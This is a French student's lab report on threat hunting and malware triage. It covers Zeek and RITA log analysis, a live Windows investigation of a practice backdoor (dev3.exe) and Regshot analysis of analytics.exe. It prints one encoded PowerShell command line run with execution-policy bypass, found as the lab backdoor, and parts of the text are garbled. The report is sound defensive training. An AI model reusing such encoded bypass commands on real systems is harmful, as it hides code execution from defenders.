1591.290658.562177	CeBvuIY9pdZNTTTE21	192.168.99.51	52863	52.179.219.14	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	array503.prod.od.dsp.mp.micro
1591.290658.562177	CeBvuIY9pdZNTTTE21	192.168.99.51	52863	52.179.219.14	443	TLSv12	TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384	x25519	n.give.com

```
threat@ubuntu:~/labs/lab1$ cat ssl.log | zeek-cut id.resp_h server_name |
52.184.217.56 array509.prod.do.dsp.mp.microsoft.com
threat@ubuntu:~/labs/lab1$ cat dns.log | zeek-cut query answers | grep 52.184.217.56 | uniq
array509.prod.do.dsp.mp.microsoft.com 52.184.217.56
threat@ubuntu:~/labs/lab1$
```

DONC, le dns match le nom du serveur, le certificat digital valide, nous pouvons donc conclure que c'est définitivement une connexion/serveur Microsoft.

Maintenant, après les longues connexion, nous devrions voir les beacons avec RITA, mais RITA n'était malheureusement pas fonctionnelle dans la VM actuelle comme discuté dans le cours.

```
threat@ubuntu:~/labs/lab1$ rita show-beacons-fqdn -H lab1 | less -S
```

```
Creating achunter_api_run ... done
No help topic for 'show-beacons-fqdn'
ERROR: 3
(END)
```

Lorsque nous faisons rita | less

```
[sudo] password for threat:
Creating achunter_api_run ... done
NAME:
rita - Look for evil needles in big haystacks.

USAGE:
rita [global options] command [command options] [arguments...]

VERSION:
v4.7.0

COMMANDS:
clean, clean-databases Find and removes broken databases. Prompts before deleting
delete, delete-database Delete imported database(s)
import Import zeek logs into a target database
html-report Create an html report for an analyzed database
list, show-databases List all the databases currently stored
show-beacons Print hosts which show signs of C2 software (Internal -> Proxy)
show-beacons-ssl Print hosts which show signs of C2 software (SSL Analysis)
show-blacklisted-hostnames Print blacklisted hostnames which received connections
show-blacklisted-ips Print blacklisted IPs which initiated connections
show-blacklisted-ips-recv Print blacklisted IPs which received connections
show-databases List all the databases currently stored
show-exposed-dns Print dns analysis. Exposes covert dns channels
show-long-connections Print long connections and relevant information
show-open-connections Print open connections
show-strobes Print strobe information
show-useragents Print user agent information
test-config Check the configuration file for validity
help, h Shows a list of commands or help for one command

GLOBAL OPTIONS:
--config CONFIG_FILE, -c CONFIG_FILE Use a specific CONFIG_FILE when running this command
--help, -h show help
--version, -v print the version
```

```
threat@ubuntu:~/labs/lab1$ rita | less
threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcat
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
lab1
threat@ubuntu:~/labs/lab1$ ls
conn.log dhcp.log dns.log files.log http.log ntp.log packet_filter.log ssl.log trace1.pcap weird.log x509.log
threat@ubuntu:~/labs/lab1$ rita show-long-connections lab1 | head
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$ cd labs
bash: cd: labs: No such file or directory
threat@ubuntu:~/labs/lab1$ cd
threat@ubuntu:~/labs/lab1$ rita show-long-connections lab1 | head
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$
```

```
threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcat
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
lab1
threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3
threat@ubuntu:~/labs/lab1$ rita show-beacons-proxy lab1
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255
threat@ubuntu:~/labs/lab1$
```

```
threat@ubuntu:~/labs/lab1$ rita import *.log lab1
[sudo] password for threat:
Creating achunter_api_run ... done

[+] Importing [/home/threat/labs/lab1/conn.log /home/threat/labs/lab1/d
cp.log /home/threat/labs/lab1/dns.log /home/threat/labs/lab1/files.log /home/th
eat/labs/lab1/http.log /home/threat/labs/lab1/ntp.log /home/threat/labs/lab1/pa
ket_filter.log /home/threat/labs/lab1/ssl.log /home/threat/labs/lab1/weird.log
/home/threat/labs/lab1/x509.log]:
[-] Verifying log files have not been previously parsed into the target
dataset ...
[-] Processing batch 1 of 1
[-] Parsing logs to: lab1 ...
[-] Parsing /home/threat/labs/lab1/dns.log -> lab1
[-] Parsing /home/threat/labs/lab1/http.log -> lab1
[-] Parsing /home/threat/labs/lab1/ssl.log -> lab1
[-] Parsing /home/threat/labs/lab1/conn.log -> lab1
[-] Finished parsing logs in 62ms
[-] Host Analysis: 111 / 111 [=====] 100 %
[-] Unique Connection Analysis: 110 / 110 [=====] 100 %
[-] Unique Connection Aggregation: 1 / 1 [=====] 100 %
```

```
[ - ] Indexing log entries ...
[ - ] Updating metadatabase ...
[ - ] Done!

threat@ubuntu:~/labs/lab1$ rita list
Creating achunter_api_run ... done
dnscat2-ja3-strobe
winlab-agent
gcat
empire
vsagent
dnscat2-ja3-strobe-agent
open-connections
proxy
dnscat2-ja3
localhost-rolling
lab1
threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3

threat@ubuntu:~/labs/lab1$ rita show-beacons-proxy lab1
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255

threat@ubuntu:~/labs/lab1$ rita show-beacons-fqdn -H lab1 | less -S
threat@ubuntu:~/labs/lab1$
```

```
threat@ubuntu:~/labs/lab1$ rita show-b
Creating achunter_api_run ... done
No help topic for 'show-b'
ERROR: 3

threat@ubuntu:~/labs/lab1$ rita show-beacons-proxy lab1
Creating achunter_api_run ... done
No results were found for lab1
ERROR: 255

threat@ubuntu:~/labs/lab1$ rita show-beacons-fqdn -H lab1 | less -S
threat@ubuntu:~/labs/lab1$
```



****Rien ne fonctionnait comme mentionné dans le cours 11 par Lucian****







Exercice 3 (15p) – Investigation d’une machine Windows

Dans votre VM ADHD Windows, créez un nouveau compte d’administrateur local en fonction de votre prénom / nom. Prenez un snapshot de votre VM

À l’aide du fichier Lab Live Windows Examination.docx, effectuez une enquête sur le comportement du fichier dev3.exe. Vous trouverez à la fin du laboratoire comment exécuter ce fichier.

Exercice 3 RÉPONSE

Nous commençons tout d’abord par créer le compte utilisateur Fredericperron, que nous upgradons ensuite en Administrator	
Nous prenons ensuite un snapshot comme demandé dans la question Exercice 3 ci-dessus	


Nous lançons ensuite un CMD prompt en tant qu'administrateur, et nous allons dans les outils pour lancer netstat -nao		
Nous ouvrons après le fichier dev3.exe		
Nous avons ouvert un autre terminal pour run netstat -nao encore et voir quel tcp port s'est rajouté (donc que le exe file écoute). Nous voyons comparé à 2 images précédente que le port 9546 s'est rajouté		
Pour trouver son parent id : nous avons fait wmic process where ProcessID=6776 get ParentProcessID		
Résultats jusqu'à date		
Maintenant on peut juste faire nc 127.0.0.1 9546 (notre port) et on va avoir le nom du Flag		

Nous retournons dans -nao pour voir quel port est différent maintenant	<pre>c:\tools>netstat -nao</pre> <table><thead><tr><th colspan="5">Active Connections</th></tr><tr><th>Proto</th><th>Local Address</th><th>Foreign Address</th><th>State</th><th>PID</th></tr></thead><tbody><tr><td>TCP</td><td>0.0.0.0:135</td><td>0.0.0.0:0</td><td>LISTENING</td><td>912</td></tr><tr><td>TCP</td><td>0.0.0.0:445</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr><tr><td>TCP</td><td>0.0.0.0:5040</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4388</td></tr><tr><td>TCP</td><td>0.0.0.0:5985</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr><tr><td>TCP</td><td>0.0.0.0:9566</td><td>0.0.0.0:0</td><td>LISTENING</td><td>6776</td></tr><tr><td>TCP</td><td>0.0.0.0:47001</td><td>0.0.0.0:0</td><td>LISTENING</td><td>4</td></tr></tbody></table>	Active Connections					Proto	Local Address	Foreign Address	State	PID	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	912	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4	TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	4388	TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4	TCP	0.0.0.0:9566	0.0.0.0:0	LISTENING	6776	TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
Active Connections																																									
Proto	Local Address	Foreign Address	State	PID																																					
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	912																																					
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4																																					
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	4388																																					
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4																																					
TCP	0.0.0.0:9566	0.0.0.0:0	LISTENING	6776																																					
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4																																					
	<pre>What TCP port is the backdoor listening on now? 9566</pre> <pre>Now use wmic to kill the process.</pre> <pre>Press enter after you have killed the process.</pre>																																								
Nous devons aller dans un autre cmd prmt pour fermer l'app à partir de son ProcessID	<pre>C:\Users\fredericperron>wmic process where processid=6776 delete</pre> <pre>Deleting instance \\DESKTOP-I1T2G01\ROOT\CIMV2:Win32_Process.Handle="6776"</pre> <pre>Instance deletion successful.</pre> <pre>C:\Users\fredericperron></pre> <pre>This Powershell backdoor was easy to find because it listened on a TCP port. A more typical Powershell backdoor will not. Instead it makes periodic client connections to a command and control server. Now I'm creating a new Powershell process that does not listen on a port.</pre> <pre>What is the process id number of the backdoor?</pre> <pre>That is incorrect. Please check your answer and try again.</pre> <pre>What is the process id number of the backdoor?</pre>																																								

Maintenant pour la 2^e partie (2^e Powershell process), nous allons dans les running tasks à partir des commandes dans le doc word fourni (Lab_Live_Windows_Examination) Donc après avoir utilisé les commandes taskmgr.exe et trouvons le powershell dans les tâches en marche →	<pre>CommandLine=powershell.exe -nop -exec bypass -enc dwBoAGkAbAB1ACgAJABBAHTAdQB1ACKAewAkAGYAbABhAGcAIAA9ACAAIgbTAGEAcwBxAKUAYQBjAGgAZQAZADkAMAAzADIAMAA1ADQAMAA4ACTAOWAgAFsAUwB5AHMAdAB1AG0ALgBUAGgAcgB1AGEAZABpAG4AZwAuAFQAaBYAGUAYQSkAF0AOGA6AFMAbAB1AGUACAAoADEAMAAwADAAMAApAH0AOWA=</pre> <pre>CSName=DESKTOP-I1T2G01</pre> <pre>Description=powershell.exe</pre> <pre>ExecutablePath=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe</pre> <pre>ExecutionState=</pre> <pre>Handle=7732</pre> <pre>HandleCount=456</pre> <pre>InstallDate=</pre> <pre>KernelModeTime=1562500</pre> <pre>MaximumWorkingSetSize=1380</pre> <pre>MinimumWorkingSetSize=200</pre> <pre>Name=powershell.exe</pre> <pre>OSName=Microsoft Windows 10 Enterprise C:\WINDOWS\Device\Harddisk0\Partition3</pre> <pre>OtherOperationCount=1174</pre> <pre>OtherTransferCount=12430</pre> <pre>PageFaults=13153</pre> <pre>PageFileUsage=48228</pre> <pre>ParentProcessId=6072</pre> <pre>PeakPageFileUsage=49060</pre> <pre>PeakVirtualSize=4972593152</pre> <pre>PeakWorkingSetSize=50636</pre> <pre>Priority=0</pre> <pre>PrivatePageCount=49385472</pre> <pre>ProcessId=7732</pre> <pre>QuotaNonPagedPoolUsage=23</pre> <pre>QuotaPagedPoolUsage=410</pre>
--	---

Exercice 4 RÉPONSE

Nous commençons par créer un fichier course9 dans le répertoire/directory des outils Windows



Nous nous dirigeons vers le répertoire où se trouve le fichier exécutable pour pouvoir extraire les hash MD5 et SHA256 du fichier en question.

```
PS C:\WINDOWS\system32> cd c:\tools\course9
PS C:\tools\course9> Get-FileHash -Algorithm MD5 analytics.exe

Algorithm      Hash
-----
MD5            427831FF0D8445F110C8EC555DF70395

PS C:\tools\course9> Get-FileHash -Algorithm SHA256 analytics.exe


Algorithm      Hash
-----
SHA256         4FC37B100E8DBDEA27042487DD94E37CF6A79F2182884231EB1E6E6C2D4A1955
```

Maintenant nous entrons la commande
C:\tools\course9\sysinternals\strings.exe -n 10
.\analytics.exe pour extraire beaucoup plus
d'information


```
PS C:\tools\course9> C:\tools\course9\sysinternals\strings.exe -n 10 .\analytics.exe
Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
<bt~<xtZzZEVcdU'
j~*f91\>u8
PP8E u:PPVNP
Cannot read Table of Contents.
Error allocating decompression buffer
Error %d from inflate: %s
Error %d from inflateInit: %s
Cannot open archive file
Could not allocate read buffer
Could not read from file
Error decompressing %s
%s could not be extracted!
Failed to write all bytes for %s
Could not allocate buffer for TOC.
Could not read from file.
Error on file
Fatal error detected
Error detected
Error allocating memory for status
Archive path exceeds PATH_MAX
Error opening archive %s
%sk%sk%sk%sk
Error copying %s
%sk%sk%sk%sk%sk%sk
%sk%sk%sk%sk%sk%sk
%sk%sk%sk%sk%sk%sk
%sk%sk%sk%sk%sk%sk
Archive not found: %s
Error extracting %s
Could not get __main__ module.
Could not get __main__ module's dict.
Name exceeds PATH_MAX
Failed to unmarshal code object for %s
Failed to execute script %s
```


Maintenant, ouvrons Regshot x64 et cochons la boîte Scan dir1[;dir2;dir3..... et entrons seulement le répertoire C:\ en prenant le premier snapshot




Après avoir exécuté le analytics.exe, nous faisons un 2nd shot



Après avoir snapshot, nous avons la case *Compare* qui est maintenant rendue disponible à cliquer



Résultats qui ouvrent dans le notepad lorsque nous cliquons *Compare*



Nous pouvons voir pour commencer dans la première section, il y a eu 4 clefs supprimées pour donner suite à l'exécution du fichier malware. Les clefs sont des clefs qui sont dans les registre de notre système d'opération. Et le registre est une base de données centrale qui store toutes les configurations

```
Keys deleted:4
-----
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\{e22a2b83-39cd-46c5-9606-a946c1eb8406}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\ServiceInstances\{e22a2b83-39cd-46c5-9606-a946c1eb8406}
-----
```

Allons en détails dans les informations fournies

```
HIVU-5-1-5-21-4235208051|244335837|2005\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFFC-AE2-4F4F-9178-926F417A9EA}\Count\?gbbf\Fphoebfr\nam\lvpf\rkr: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 BF 00 00 00 BF 00 00 00 BF 00
```

Values modified:15

Image 69.420

Il y a également 2 autre valeurs d'ajoutées si l'on regarde *l'image 69.420 ci-dessus*

La première entrée montre qu'une valeur a été ajoutée à la clé UserAssist pour un chemin de fichier spécifique : "P:\gbbfy\pbhefr9\nanylgvpf.rkr". La valeur apparaît sous la forme d'une longue chaîne de nombres hexadécimaux, qui représente des données liées à la façon dont le fichier a été accédé ou utilisé.

La deuxième entrée montre qu'une valeur a été ajoutée à la clé AppCompatFlags pour un chemin de fichier spécifique : "C:\tools\course9\analytics.exe". Cette valeur apparaît également sous la forme d'une longue chaîne de nombres hexadécimaux, et elle peut être liée à des paramètres de compatibilité ou à d'autres informations sur la façon dont l'application a été exécutée.

Il n'est pas possible de déterminer la signification ou les implications potentielles pour la sécurité de ces changements spécifiques sans contexte supplémentaire ou information sur votre système et vos habitudes d'utilisation. Cependant, toutes les modifications apportées au Registre doivent être soigneusement surveillées et examinées pour s'assurer qu'elles sont légitimes et qu'elles ne sont pas le résultat d'un accès non autorisé ou d'une activité de logiciel malveillant.

[illegible]

Image 69.421

Ensuite, il y avait des infos sur les valeurs modifiées (et non added ou ajoutées comme dans la table précédente)

Voir image 69.421 ci-dessus pour les valeur modifiées

Qu'est-ce que cela veut dire? Cela signifie qu'il y a eu des modifications apportées à plusieurs clés de registre. Plus précisément, le rapport répertorie les modifications apportées à deux clés sous HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\VFUPProvider\StartTime, ainsi que les modifications apportées à deux valeurs sous HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75.

Encore une fois, sans plus de contexte ou d'informations, il est difficile de dire ce que ces modifications signifient ou si elles sont préoccupantes. Cependant, des modifications apportées aux clés de registre peuvent être effectuées par des installations de logiciels légitimes ou des mises à jour système, ainsi que par des logiciels malveillants ou des utilisateurs non autorisés. Il peut être utile d'enquêter davantage sur ces modifications pour déterminer si elles ont été intentionnelles et si elles présentent un risque de sécurité.

Nous avons ensuite le nombre de fichier ajoutés (945). Il y avait plusieurs contenu dans ces différents 945 fichiers. Des données de Timezone data, etc. *Voir les images 69.422, 69.423, 69.424 et 69.425 ci-dessous*


